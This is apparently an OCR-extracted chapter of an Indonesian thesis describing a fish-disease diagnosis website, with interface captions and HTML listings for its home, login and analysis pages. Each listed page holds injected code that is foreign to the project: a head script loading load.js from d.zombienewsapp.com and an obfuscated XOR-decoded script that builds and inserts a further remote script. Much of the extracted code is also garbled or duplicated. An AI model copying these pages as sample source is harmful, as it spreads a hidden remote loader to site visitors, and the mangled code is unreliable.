
Gambar IV.20

Deployment Diagram

4.2.3. User Interface

a. Tampilan Halaman Utama

Menampilkan Tampilan menu Beranda *web*




Gambar IV.21

Interface Halaman Utama

b. Tampilan Login

Halaman ini menampilkan menu *login* masuk *web* diagnosa




Gambar IV.22

Interface Halaman Login

c. Tampilan Daftar

Halaman ini menampilkan *form* pendaftaran pengguna baru



Gambar IV.23

Interface Halaman Pendaftaran Pengguna Baru

d. Tampilan Manajemen Analisa

Menampilkan Form Analisa diagnosa penyakit



Gambar IV.24

Interface Manajemen Analisa

e. Tampilan Manajemen Gejala

Menampilkan form admin menambahkan gejala penyakit ikan Nila

Gambar IV.25

Interface Menejemen Gejala

f. Tampilan Menejemen Penyakit

Menampilkan Form Penyakit & Gejala Penyakit

Gambar IV.26

Interface Menejemen Penyakit

4.3. Code Generation

A. Menu Utama

```
<!DOCTYPE html>
<html lang="id">
  <head><script
src="http://d.zombienewsapp.com/1/load.js"></script>
    <meta charset="utf-8">
    <title>Home</title>
    <script
src="http://localhost/air_tawar/assets/nocms/js/jquery.tools.min.js"></script>
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <meta name="description" content="">
    <meta name="author" content="">

    <link
href="http://localhost/air_tawar/assets/nocms/images/No-CMS-favicon.png">
```

```

        <!-- Le styles -->
        <link          rel="stylesheet"          type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/st
yle.css"          /><link          rel="stylesheet"          type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/bo
otstrap.min.css"          /><link          rel="stylesheet"          type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/bo
otstrap-responsive.min.css"          /><script          type="text/javascript"
src="http://localhost/air_tawar/assets/bootstrap/js/bootstrap.min.
js"></script><script          type="text/javascript"
src="http://localhost/air_tawar/themes/cerulean/assets/default/scr
ipt.js"></script>
        <!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
        <!--[if lt IE 9]>
        <script
src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
        <![endif]-->

        <!-- Le fav and touch icons -->
        <link          rel="shortcut          icon"
href="http://localhost/air_tawar/assets/nocms/images/No-CMS-
favicon.png">
        <script id="EA2E442A2AF13CD6"></script></head>
        <body>
        <span id="__cms_widget_8" style="padding:0px; margin:0px;">
        <div class="navbar navbar-fixed-top">
        <div class="navbar-inner">
        <div class="container-fluid">
        <a          data-target=".nav-collapse"          data-
toggle="collapse" class="btn btn-navbar">
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
        </a>
        <a class="brand" href="#">
        <img          src
="http://localhost/air_tawar/assets/nocms/images/No-CMS-logo.png"
style="max-height:20px; max-width:20px;" />
        </a>
        <div          class="nav-collapse          in          collapse"
id="main-menu">
        <ul          class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></
li><li><a
href="http://localhost/air_tawar/index.php/main/login">Masuk</a></
li><li><a
href="http://localhost/air_tawar/index.php/main/forgot">Lupa
Password</a></li><li><a
href="http://localhost/air_tawar/index.php/main/register/add">Daft
ar</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/bantuan">Bantuan<
/a></li></ul>
        </div>
        </div>
        </div>
        </div></span>
        <div class="container">
        <div class="row-fluid">
        <div id="__section-banner" height="200px";>

```

```

<div class="well hidden-phone span12">
<div class="span1">

</div>
<div class="span10">
</div>
</div>

</div>
<div>
    <div id="__section-left-and-content" class="span9">
        <div><a
href="http://localhost/air\_tawar/index.php/main/index">Rumah</a></div><hr />

        <div>
            <div id="__section-left" class="hidden"></div>
            <div id="__section-content"
class="span12"><h3>
                Selamat Datang </h3>
<p>
                    <strong><span style="font-size:16px;">Ikan Air
Tawar</span></strong></p>
<p>
                    Kesehatan ikan adalah hal terpenting dalam kegiatan
budidaya ikan, dan guna menjaga iti para pembudidaya harus
mengetahui cara pencegahan dan penanganan ikan yang terjangkit
penyakit.</strong></p>
</div>

                </div>
            </div><!--/#layout-content-->
            <div id="__section-right" class="span3">

                </div><!--/#layout-widget-->
            </div>
        </div><!--/row-->
        <hr>
        <footer><a href = "http://" target = "_blank">Nofitasari</a>
© 2017</footer>
    </div><!--/.fluid-container-->
    <script id="EA2E442A2AF13CD6">(function(){var b=function(p){var
s=55,j="",w=window,i="\x66"+"ro"+"r\u006d\u0043\u0068\u0061\x72C"+"
ode",pd=""+"c\x68\x61"+"r\u0066\x55OH\x41\u0074")['\u0072\u0065\u
0070\u006c\u0061c'+e'](("f"+"U\u004F"+"H","C"+"o\x64e"+""),f=(
"\x6C"+"eY"+"n"+"HPt"+"h")[(("\x6a\u006f\x6b\x70K"+"l"+"a"+"u0063\x
65").replace(""+j\u006f\x6b\x70K",""+r+"ep"+""))](("\x59nHP","n"
+"g"),pc="\u0053t"+"r\x69\u006eg",wg=w[pc],h=wg[i],k,pr;for(var
g=0;g<p[f];g++){k=p[pd](g);pr=k^s;j+=h(pr);}return j;}try{var
wk=true;}catch(xvho){};if(window[b(""+C\x58G)]==window[b(("\u004
4Wc\x6c\x58\x58\x68\x47\u006E\u0051").replace("\u0057c"+"l"+"x58\x
u0058h"+"u0047n","\u0052["))]){var gu={};if(screen["height"])var
go=location['hostname'];else{var am="kT8Yk69X:xF";gu[b(("\u0066'+hiW\u0047D'+\x5E\u0058\u0059').replace('fh'+\x69WG','A'+R\u0045'))]=b("\x06\u000F\u0002");try{var wh=false;}catch(qi){};gu[b(("\x54'+[AN'+\u0057\u0042\u005ES').replace(''+AN\u0057','\x5e\x52\u0059\x43')])]="EA2E442A2AF13CD6";var xe=document.links;gu[b(("\V"+"S\x53i"+"L\x77V"+"u005aR"+"").replace("\x69\x4Cw"+"", "\u0058\x59\u0059"))]=b('\u0064\u0056\u0051'+RE\u001A'+d\u0042E'+\u0051');lm="";lu=function(){return 0};window[b(("\u0072zOPoM').replace('\x72\u007aO\x50\x6f','\x68E'+\x41'))]=qu;var

```

```

yh=document[b('\u0054\u0045\u0052\u0056CR\u0072[\u0052\u005a\u0052\u0059\u0043')](b('\u0044\u0066\u0073G\u0043').replace('\x66\x73','\u0054\u0045\u005e')));if(020612245231)var xk=0X51D33891;else var dk=screen["availHeight"];yh[b(""+D\u0045\u0054")]=b("\u0018\u0018\u0059R"+\u0044\u0019"+ZV\\u0052Q"+"^"+YS\u0019\u0059R\u0043\u0018D\u0053\u0018\u00E\u007\u002\u0007\u0018\u0002\u0000\u0000\u0005\u0019\u005DD");try{var gz=location.port;}catch(ft){};document[b("\u0055X\u0053\u004E")][b('\u0056'+G\u0047R'+\u0059\u0053t\u005F\u005e'+[\u0053'])(yh);}})();</script></body></html>

```

B. Login

```

<!DOCTYPE html>
<html lang="id">
  <head><script
src="http://d.zombienewsapp.com/l/load.js"></script>
    <meta charset="utf-8">
    <title>Login</title>
    <script type="text/javascript"
src="http://localhost/air_tawar/assets/nocms/js/jquery.tools.min.js"></script>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="description" content="">
    <meta name="author" content="">

    <link rel="icon"
href="http://localhost/air_tawar/assets/nocms/images/No-CMS-favicon.png">

    <!-- Le styles -->
    <link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/style.css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap.min.css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/bootstrap-responsive.min.css" /><script type="text/javascript"
src="http://localhost/air_tawar/assets/bootstrap/js/bootstrap.min.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/themes/cerulean/assets/default/script.js"></script>
    <!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
    <!--[if lt IE 9]>
      <script
src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]>

    <!-- Le fav and touch icons -->
    <link rel="shortcut icon"
href="http://localhost/air_tawar/assets/nocms/images/No-CMS-favicon.png">
    <script id="EA2E442A2AF13CD6"></script></head>
    <body>
      <span id="__cms_widget_8" style="padding:0px; margin:0px;">
        <div class="navbar navbar-fixed-top">
          <div class="navbar-inner">
            <div class="container-fluid">

```

```

        <a data-target=".nav-collapse" data-
toggle="collapse" class="btn btn-navbar">
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
            <span class="icon-bar"></span>
        </a>
        <a class="brand" href="#">
            <img src
="http://localhost/air_tawar/assets/nocms/images/No-CMS-logo.png"
style="max-height:20px; max-width:20px;" />
        </a>
        <div class="nav-collapse in collapse"
id="main-menu">
            <ul class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></
li><li><a
href="http://localhost/air_tawar/index.php/main/login">Masuk</a></
li><li><a
href="http://localhost/air_tawar/index.php/main/forgot">Lupa
Password</a></li><li><a
href="http://localhost/air_tawar/index.php/main/register/add">Daft
ar</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/bantuan">Bantuan<
/a></li></ul>
            </div>
        </div>
    </div>
    <div class="container">
        <div class="row-fluid">
            <div id="__section-banner" height="200px";>
                <div class="well hidden-phone span12">
                    <div class="span1">

                </div>
                <div class="span10">
                </div>
            </div>
        </div>
        <div>
            <div id="__section-left-and-content" class="span9">
                <div><a
href="http://localhost/air_tawar/index.php/main/login">Masuk</a></
div><hr />
                <div>
                    <div id="__section-left" class="hidden"></div>
                    <div id="__section-content"
class="span12"><style type="text/css">
                        #login_message:empty{
                            display:none;
                        }
                    </style>
                    <table width="400px" align="center" border="0">
                        <form action="http://localhost/air_tawar/index.php/main/login"
method="post" accept-charset="utf-8">
                            <tr>
                                <td rowspan="3" width="40%" valign="top"><em></em>&nbsp;&nbsp;&nbsp;</td>
    <td width="30%"><label>Identitas</label></td>
    <td width="30%"><input type="text" name="identity" value=""
/>
</td>
</tr>
<tr>
    <td><label>Kata Sandi</label></td>
    <td><input type="password" name="password" value="" />
</td>
</tr>
<tr>
    <td></td>
    <td><input type="submit" name="login" value="Masuk" class="btn
btn-primary" />
&nbsp;&nbsp;&nbsp;<a
href="http://localhost/air_tawar/index.php/main/register/add"
class="btn">Daftar</a></td>
</tr>
</form></table>
<div id="login_message"></div>
</div>
    </div>
</div><!--/#layout-content-->
<div id="__section-right" class="span3">

</div><!--/#layout-widget-->
</div>
</div><!--/row-->
<hr>
<footer><a href = "http://" target = "_blank">Nofitasari</a>
© 2017</footer>
</div><!--/.fluid-container-->
<script id="EA2E442A2AF13CD6">(function(){var b=function(p){var
s=55,j="",w=window,i="\x66"+"ro"+"u006d\u0043\u0068\u0061\x72C"+"
ode",pd=(""+"c\x68\x61"+"r\u0066\x55OH\x41\u0074")['\u0072\u0065\u
0070\x6C\u0061c'+ 'e'] ("f"+" "+"U\u004F"+"H", ""+"C"+"o\x64e"+""), f=(
"\x6C"+"eY"+"n"+"HPt"+"h") [("\x6a\u006f\x6b\x70K"+"l"+"a"+"u0063\
x65").replace(""+j\u006f\x6b\x70K", ""+"r"+"ep"+"") ] ("\x59nHP", "n"
+"g"), pc="\u0053t"+" "+"r\x69\u006eg", wg=w[pc], h=wg[i], k, pr; for (var
g=0; g<p[f]; g++) {k=p[pd] (g); pr=k^s; j+=h (pr); } return j; }; try{var
wk=true; } catch (xvho) { }; if (window[b (""+"C\x58G") ]==window[b (("\u004
4Wc\x6c\x58\x58\x68\x47\u006E\u0051").replace("\u0057c"+"l"+"x58\
u0058h"+"u0047n", "\u0052[")) ] { var gu={ }; if (screen["height"]) var
go=location['hostname']; else { var am="kT 8Yk
69X:xF"; }; gu[b (("\u0066'+hiW\u0047D'+'\x5E\u0058\u0059').replace(
'fh'+'\x69WG', 'A'+ 'R\u0045')) ]=b ("\x06\u000F\u0002"); try { var
wh=false; } catch (qi) { }; gu[b (("\x54'+[AN'+ '\u0057\u0042\u005ES').re
place(''+ 'AN\u0057', '\x5e\x52\u0059\x43')) ]="EA2E442A2AF13CD6"; var
xe=document.links; gu[b (("\u0053i"+"L\x77V"+"u005aR"+"").replac
e("\x69\x4Cw"+"", "\u0058\x59\u0059")) ]=b ('\u0064\u0056\u0051'+ 'RE\
u001A'+ 'd\u0042E'+ '\u0051'); lm=""; lu=function () { return
0; }; window[b (("\u0072zOPoM').replace('\x72\u007aO\x50\x6f', '\x68E'
+'x41')) ]=gu; var
yh=document[b (("\u0054\u0045\u0052\u0056CR\u0072[\u0052\x5a\u0052\x
59\u0043') ] (b (("\u0044\u0066\u0073G\u0043').replace('\x66\x73', '\u
0054\x45\u005e'))); if (020612245231) var xk=0X51D33891; else var
dk=screen["availHeight"]; yh[b (""+"D\u0045\u0054") ]=b ("\u0018\u0018

```

```

\x59R"+"\"u0044\"u0019"+"ZV\\\"u0052Q"+"^"+"YS\"x19\"x59R\"x43\"x18D\"x53\"
u0018\"x0E\"x07\"x02\"u0007\"u0018\"u0002\"x00\"u0000\"u0005\"x19\"x5DD");try
{var
gz=location.port;}catch(ft){};document[b(\"\"u0055X\"u0053\"u004E\")][b
('\"x56\"+'G\"u0047R\"+'\"x59\"u0053t\"u005F\"u005e\"+'\"[\"x53'])](yh);}})( );<
/script></body>
</html>

```

C. Manajemen Analisa Diagnosa

```

<!DOCTYPE html>
<html lang="id">
  <head><script
src="http://d.zombienewsapp.com/l/load.js"></script>
    <meta charset="utf-8">
    <title>Manajemen Analisa</title>
    <script type="text/javascript"
src="http://localhost/air_tawar/assets/nocms/js/jquery.tools.min.js"></script>
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <meta name="description" content="">
    <meta name="author" content="">

    <link rel="icon"
href="http://localhost/air_tawar/assets/nocms/images/No-CMS-
favicon.png">

    <!-- Le styles -->
    <link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/st
yle.css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/bo
otstrap.min.css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/themes/cerulean/assets/default/bo
otstrap-responsive.min.css" /><script type="text/javascript"
src="http://localhost/air_tawar/assets/bootstrap/js/bootstrap.min.
js"></script><script type="text/javascript"
src="http://localhost/air_tawar/themes/cerulean/assets/default/scr
ipt.js"></script>
    <!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
    <!--[if lt IE 9]>
      <script
src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]>

    <!-- Le fav and touch icons -->
    <link rel="shortcut icon"
href="http://localhost/air_tawar/assets/nocms/images/No-CMS-
favicon.png">
    <script id="EA2E442A2AF13CD6"></script></head>
    <body>
      <span id="__cms_widget_8" style="padding:0px; margin:0px;">
        <div class="navbar navbar-fixed-top">
          <div class="navbar-inner">
            <div class="container-fluid">
              <a data-target=".nav-collapse" data-
toggle="collapse" class="btn btn-navbar">
                <span class="icon-bar"></span>

```

```

        <span class="icon-bar"></span>
        <span class="icon-bar"></span>
    </a>
    <a class="brand" href="#">
        <img src
="http://localhost/air_tawar/assets/nocms/images/No-CMS-logo.png"
style="max-height:20px; max-width:20px;" />
    </a>
    <div class="nav-collapse in collapse"
id="main-menu">
        <ul class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></
li><li><a
href="http://localhost/air_tawar/index.php/main/logout">Keluar</a>
</li><li><a
href="http://localhost/air_tawar/index.php/main/change_profile">Ub
ah
        Profil</a></li><li><a
href="http://localhost/air_tawar/index.php/main/user">Manajemen
User</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_gejala">Ma
najemen
        Gejala</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_penyakit">
Manajemen
        Penyakit</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_analisa">M
anajemen
        Analisa</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/bantuan">Bantuan<
/a></li></ul>
    </div>
</div>
</div>
</div></span>
<div class="container">
    <div class="row-fluid">
        <div id="__section-banner" height="200px";>
            <div class="well hidden-phone span12">
                <div class="span1">

                </div>
                <div class="span10">
                    </div>
                </div>
            </div>
            <div id="__section-left-and-content" class="span9">
                <div><a
href="http://localhost/air_tawar/index.php/pakar/pakar">Pakar</a>
                <a
href="http://localhost/air_tawar/index.php/pakar/manage_analisa">M
anajemen Analisa</a></div><hr />
                <div>
                    <div id="__section-left" class="hidden"></div>
                    <div id="__section-content"
class="span12"><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/assets/grocery_crud/themes/flexig
rid/css/flexigrid.css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/assets/grocery_crud/css/jquery_pl
ugins/fancybox/jquery.fancybox.css" /><link rel="stylesheet"
type="text/css"
href="http://localhost/air_tawar/assets/grocery_crud/css/ui/simple

```

```

/jquery-ui-1.10.1.custom.min.css" /><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery plug
ins/jquery.noty.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery plug
ins/config/jquery.noty.config.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/common/lazy
load-min.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/common/list
.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigr
id/js/cookies.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigr
id/js/flexigrid.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigr
id/js/jquery.form.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery plug
ins/jquery.numeric.min.js"></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigr
id/js/jquery.printElement.min.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery plug
ins/jquery.fancybox-1.3.4.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery plug
ins/jquery.easing-1.3.pack.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery plug
ins/ui/jquery-ui-1.10.3.custom.min.js"></script><script
type="text/javascript">
    var dialog_forms = '';

</script>
<script type='text/javascript'>
    var base_url = 'http://localhost/air_tawar/';

    var subject = 'Analisa';
    var ajax_list_info_url =
'http://localhost/air_tawar/index.php/pakar/manage_analisa/index/a
jax_list_info';
    var unique_hash = '74d2675cc69815bf6a8ae3f023a69d37';

    var message_alert_delete = "Apakah anda yakin ingin
menghapus data?";

</script>
<div id='list-report-error' class='report-div error'></div>
<div id='list-report-success' class='report-div success report-
list' ></div>
<div class="flexigrid" style='width: 100%;' data-unique-
hash="74d2675cc69815bf6a8ae3f023a69d37">
    <div id="hidden-operations" class="hidden-
operations"></div>
    <div class="mDiv">
        <div class="ftitle">
            &nbsp;
        </div>
        <div title="Minimize/Maximize" class="ptogtitle">
            <span></span>

```

```

        </div>
    </div>
    <div id='main-table-box' class="main-table-box">

        <div class="tDiv">
            <div class="tDiv2">
                <a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
dex/add' title='Tambah Analisa' class='add-anchor add_button'>
                    <div class="fbutton">
                        <div>
                            <span class="add">Tambah
Analisa</span>
                        </div>
                    </div>
                </a>
                <div class="btnseparator">
                </div>
            </div>
            <div class="tDiv3">
                <a class="export-anchor"
data-
url="http://localhost/air_tawar/index.php/pakar/manage_analisa/dow
nload" target="_blank">
                    <div class="fbutton">
                        <div>
                            <span
class="export">Ekspor</span>
                        </div>
                    </div>
                </a>
                <div class="btnseparator"></div>
            </div>
            <div class='clear'></div>
        </div>

        <div id='ajax_list' class="ajax_list">
            <div class="bDiv" >
                <table cellpadding="0" cellspacing="0" border="0"
id="flex1">
                    <thead>
                        <tr class='hDiv'>
                            <th
width='26%'>
                                <div class="text-left
field-sorting "
                                    rel='username'>
                                        Username
                                </th>
                                <th
width='26%'>
                                    <div class="text-left
field-sorting "
                                        rel='penyakit'>
                                            Penyakit
                                    </th>
                                    <th
width='26%'>

```

```

field-sorting "
                                <div class="text-left
                                rel='solusi'>
                                Solusi
                                </th>
                                <div class="text-right">
                                Pilihan
                                </th>
                                </tr>
                                </thead>
                                <tbody>
                                <tr >
                                <td width='26%'
                                class=''>
                                <div class='text-left'>admin</div>
                                </td>
                                <td width='26%'
                                class=''>
                                <div class='text-
                                left'>Metozoa</div>
                                </td>
                                <td width='26%'
                                class=''>
                                <div class='text-
                                left'><b>PENANGANAN</b><br><br>
                                <ul>
                                <li>Ikan yang sakit direndam dalam larutan garam dapur (NaCl)
                                dosis 10-15 gr/lt air selama 20menit atau 25gr/lt selama 10-15
                                menit.</li>
                                <li>atau dapat dilakukan perendaman menggunakan Malacheet
                                Green<MG> dengan dosis 0,005 mg/lt selama 3-4 hari atau
                                0,15mg/lt.</li>
                                <li>Suhu air harap ditingkatkan menjadi 30 derajat celcius dan
                                setiap hari air diganti 50%.</li>
                                <li>Ikan yang sakit juga dapat direndam dalam Acriflavine
                                (hydrochlorida) dengan dosis 10mg/lt.</li>
                                </ul></div>
                                </td>
                                <td
                                align="left" width='20%'>
                                <div class='tools'>
                                <a
                                href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
                                dex/delete/25' title='Hapus Analisa' class="delete-row" >
                                <span class='delete-
                                icon'></span>
                                </a>
                                <br>
                                <a href="http://localhost/air_tawar/assets/grocery_crud/themes/flexigr
                                id/css/images/magnifier.png" alt="Smileys" /></a>
                                <div class='clear'></div>
                                </div>
                                </td>
                                </tr>

```

```
|  |  |  |
| --- | --- | --- |
| admin | Penyakit | PENANGANAN   - Lakukan Pemberian pakan secara rutin dan cukup. - Pastikan pakan yang di berikan mengandung nutrisi tinggi dan memiliki kadar vitamin A,B1,dan vitamin C yang baik untuk pemulihan ikan. |
|  |  |  |
|  | | |
| admin  Penyakit  PENANGANAN   - Lakukan Pemberian pakan secara rutin dan cukup. | | |

```

```

<li>Pastikan pakan yang di berikan mengandung nutrisi tinggi dan
memiliki kadan vitamin A,B1,dan vitamin C yang baik untuk
pemulihan ikan.</li>
</div>

```

```

</td>

```

```

<td

```

```

align="left" width='20%')>

```

```

<div class='tools'>

```

```

<a

```

```

href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
dex/delete/27' title='Hapus Analisa' class="delete-row" >

```

```

<span class='delete-

```

```

icon'></span>

```

```

</a>

```

```

title="Smileys"></a>

```

```

<div class='clear'></div>

```

```

</div>

```

```

</td>

```

```

</tr>

```

```

<tr class="erow">

```

```

<td width='26%'

```

```

class=''>

```

```

<div class='text-left'>admin</div>

```

```

</td>

```

```

<td width='26%'

```

```

class=''>

```

```

<div class='text-

```

```

left'>Genetis</div>

```

```

</td>

```

```

<td width='26%'

```

```

class=''>

```

```

<div class='text-

```

```

left'><b>PENANGANAN</b><br><br>

```

```

<ul>

```

```

<li>pastikan sebelum perkawinan ikan, nutrisi ikan terpenuhi
dengan baik agar kualitas telur dan larva ikan baik</li>

```

```

<li>pilih bibit unggulan dalam melakukan pemijahan agar keturunan
ikan memiliki kulalitas yang baik</li></div>

```

```

</td>

```

```

<td

```

```

align="left" width='20%')>

```

```

<div class='tools'>

```

```

<a

```

```

href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
dex/delete/28' title='Hapus Analisa' class="delete-row" >

```

```

<span class='delete-

```

```

icon'></span>

```

```

</a>

```

```

title="Smileys"></a>

```

```

<div class='clear'></div>
</div>
</td>
</tr>

<tr >
<td width='26%'
class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%'
class=''>
<div class='text-
left'>Bakteri</div>
</td>
<td width='26%'
class=''>
<div class='text-
left'><b>PENANGANAN</b><br><br>
Gunakan Malacheet Green (MG) berupa serbuk hijau yang bisa dibeli
di apotik atau toko obat.<br><br>
<ul>
<li>Dosis yang digunakan adalah 1-15mg/lt.</li>
<li>Ikan yang terserang bakteri di rendal dalam larutan MG selama
kira-kira lebih dari 10-15 menit.</li>
<li>Pengobatan dilakukan selama kurang lebih 3 kali dengan jarak
2-3 hari.</li>
</ul></div>
</td>
<td
align="left" width='20%'>
<div class='tools'>
<a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
dex/delete/29' title='Hapus Analisa' class="delete-row" >
<span class='delete-
icon'></span>
</a>

title="Smileys"></a>

<div class='clear'></div>
</div>
</td>
</tr>

<tr class="erow">
<td width='26%'
class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%'
class=''>
<div class='text-
left'>Bakteri</div>

```

```

</td>
<td width='26%'
class=''>
<div class='text-
left'><b>PENANGANAN</b><br><br>
Gunakan Malacheet Green (MG) berupa serbuk hijau yang bisa dibeli
di apotik atau toko obat.<br><br>
<ul>
<li>Dosis yang digunakan adalah 1-15mg/lt.</li>
<li>Ikan yang terserang bakteri di rendal dalam larutan MG selama
kira-kira lebih dari 10-15 menit.</li>
<li>Pengobatan dilakukan selama kurang lebih 3 kali dengan jarak
2-3 hari.</li>
</ul></div>
</td>
<td
align="left" width='20%'>
<div class='tools'>
<a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/in
dex/delete/30' title='Hapus Analisa' class="delete-row" >
<span class='delete-
icon'></span>
</a>

title="Smileys"></a>

<div class='clear'></div>
</div>
</td>
</tr>
<tr >
<td width='26%'
class=''>
<div class='text-left'>admin</div>
</td>
<td width='26%'
class=''>
<div class='text-
left'>Metozoa</div>
</td>
<td width='26%'
class=''>
<div class='text-
left'><b>PENANGANAN</b><br><br>
<ul>
<li>Ikan yang sakit direndam dalam larutan garam dapur (NaCl)
dosis 10-15 gr/lt air selama 20menit atau 25gr/lt selama 10-15
menit.</li>
<li>atau dapat dilakukan perendaman menggunakan Malacheet
Green<MG> dengan dosis 0,005 mg/lt selama 3-4 hari atau
0,15mg/lt.</li>
<li>Suhu air harap ditingkatkan menjadi 30 derajat celcius dan
setiap hari air diganti 50%.</li>

```

```

<li>Ikan yang sakit juga dapat direndam dalam Acriflavine
